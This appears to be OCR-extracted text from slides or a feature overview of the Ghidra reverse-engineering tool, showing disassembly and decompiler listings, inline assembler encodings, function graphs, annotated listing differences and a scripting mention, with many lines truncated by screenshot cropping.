


```
        MOV      shell_var,qword ptr [RSP + 0x8]

        MOV      qword ptr [RAX + shell_var->valu...

LAB_0041de45                        XREF[3]:  0041de1d(j),
                                              0041de23(j),
                                              0041de2c(j)
        MOV      shell_var,qword ptr [RBX + 0x30]

        MOV      qword ptr [DAT_006df630],shell_var= ??


        MOV      shell_var,qword ptr [RBX + 0x38]

        MOV      qword ptr [DAT_006df638],shell_var= ??


        MOV      shell_var,dword ptr [RBX + 0x40]
        MOV      dword ptr [DAT_006dc7c8],shell_var= ??

        MOV      shell_var,dword ptr [RBX + 0x44]
        MOV      dword ptr [DAT_006dde7c],shell_var= ??


LAB_0041de6d                        XREF[1]:  0041dd9b(j)
        ADD      RSP,0x10
```



```
if (((shell_var != (SHELL_VAR *)0x0) && ((
    (shell_var->value != (char *)0x0)) {
  array_dispose(shell_var->value);
  shell_var->value = (char *)ps->pipestatu
}
DAT_006df630 = ps->last_shell_builtin;
DAT_006df638 = ps->this_shell_builtin;
DAT_006dc7c8 = ps->expand_aliases;
DAT_006dde7c = ps->echo_input_at_read;
```


In-line Assembler



```
PUSH     1

6a 01
68 01 00 00 00
66 6a 01
67 6a 01
66 67 6a 01
66 68 01 00
67 66 6a 01
66 67 68 01 00
67 66 68 01 00
67 68 01 00 00 00
```

```
ldr      w9,[x8]=>_structDef
strb     w9,[sp,#

strb w9,[sp,#+0x0
strb w9,[sp,#-0x0
strb w9,[sp,#01
strb w9,[sp,#0
strb w9,[sp,#0x0
strb w9,[sp,#1
strb w9,[sp,#_RefItem_threeString
strb w9,[sp,#_dblcode
strb w9,[sp,#_nextStructDef
strb w9,[sp,#_objc_msgSend_rtp
strb w9,[sp,#_stringsArrayLength
strb w9,[sp,#_structArraySize
```

Function Graphs



```
undefined __fastcall myFunction2(int pa…
     undefined     AL:1          <RETURN>
     int           ECX:4         param_1
     int *         EDX:4         param_2
     int *         Stack[0x4…param_3
     undefined4    Stack[0x0…local_res0
     undefined4    Stack[-0x…local_8
               myFunction2
…c70 MOV EDI,EDI
…c72 PU… EBP
…c73 MOV EBP,ESP
…c75 PU… param_1
…c76 PU… EBX
…c77 PU… ESI
…c78 PU… EDI
…c79 MOV ESI,param_2
…c7b XOR EDI,EDI
…c7d MOV EBX,param_1
…c7f CMP ESI,EDI
…c81 JZ  LAB_00411cd5
```

```
…c83 MOV dword ptr [EBP + 1…
…c86 CMP dword ptr [ESI],EDI
…c88 JLE LAB_00411cd5
```

```
…c8a LEA EBX,[EBX]
```

```
              LAB_00411c90
…c90 MOV EAX,dword ptr [ESI…
…c93 MOV param_1,dword ptr …
…c96 MOV param_2,0xcccccccc
…c9b CMP dword ptr [param_1…
…c9f JNZ LAB_00411cac
```

```
My Grouped Vertices
```


```
              LAB_00411cc5
…cc5 MOV EAX,dword ptr [EBP…
…cc8 INC EAX
…cc9 ADD EDI,0xc
…ccc MOV dword ptr [EBP + 1…
…ccf CMP EAX,dword ptr [ESI]
…cd1 JL  LAB_00411c90
```

```
…cd3 JMP LAB_00411cda
```

```
              LAB_00411cd5
…cd5 MOV param_2,0xcccccccc
```

```
              LAB_00411cda
…cda MOV ESI,dword ptr [EBP…
…cdd XOR EDI,EDI
…cdf MOV EAX,ESI
…ce1 TE… ESI,ESI
…ce3 JZ  LAB_00411d3b
```

Annotated Differences




```
0041185f        ??        CCh

                 **************************
                 *                  FUNCTION
                 **************************
                 undefined __cdecl FUN_00411
     undefined    AL:1        <RETURN>
     void * *     Stack[0x4...param_1

     char *       Stack[0x8...param_2
     undefined4   Stack[-0x...local_c



     undefined4   Stack[-0x...local_d8

     undefined1   Stack[-0x...local_dc

                  FUN_00411860

00411860        PUSH      EBP
00411861        MOV       EBP,ESP
```

```
0041185f        ??        CCh

                 **************************
                 * This function adds a perso
                 **************************
                 void __cdecl addPerson(Perso
     void         <VOID>      <RETURN>
     Person * *   Stack[0x4...list

     char *       Stack[0x8...name
     Person *     EAX:4       person
     undefined4   Stack[-0x...local_c



     Person *     Stack[-0x...local_d8

     undefined1   Stack[-0x...local_dc
                  addPerson

00411860        PUSH      EBP
00411861        MOV       EBP,ESP
```

Powerful Scripting

- Extends Ghidra
- Tightly integrated




MyScript.java

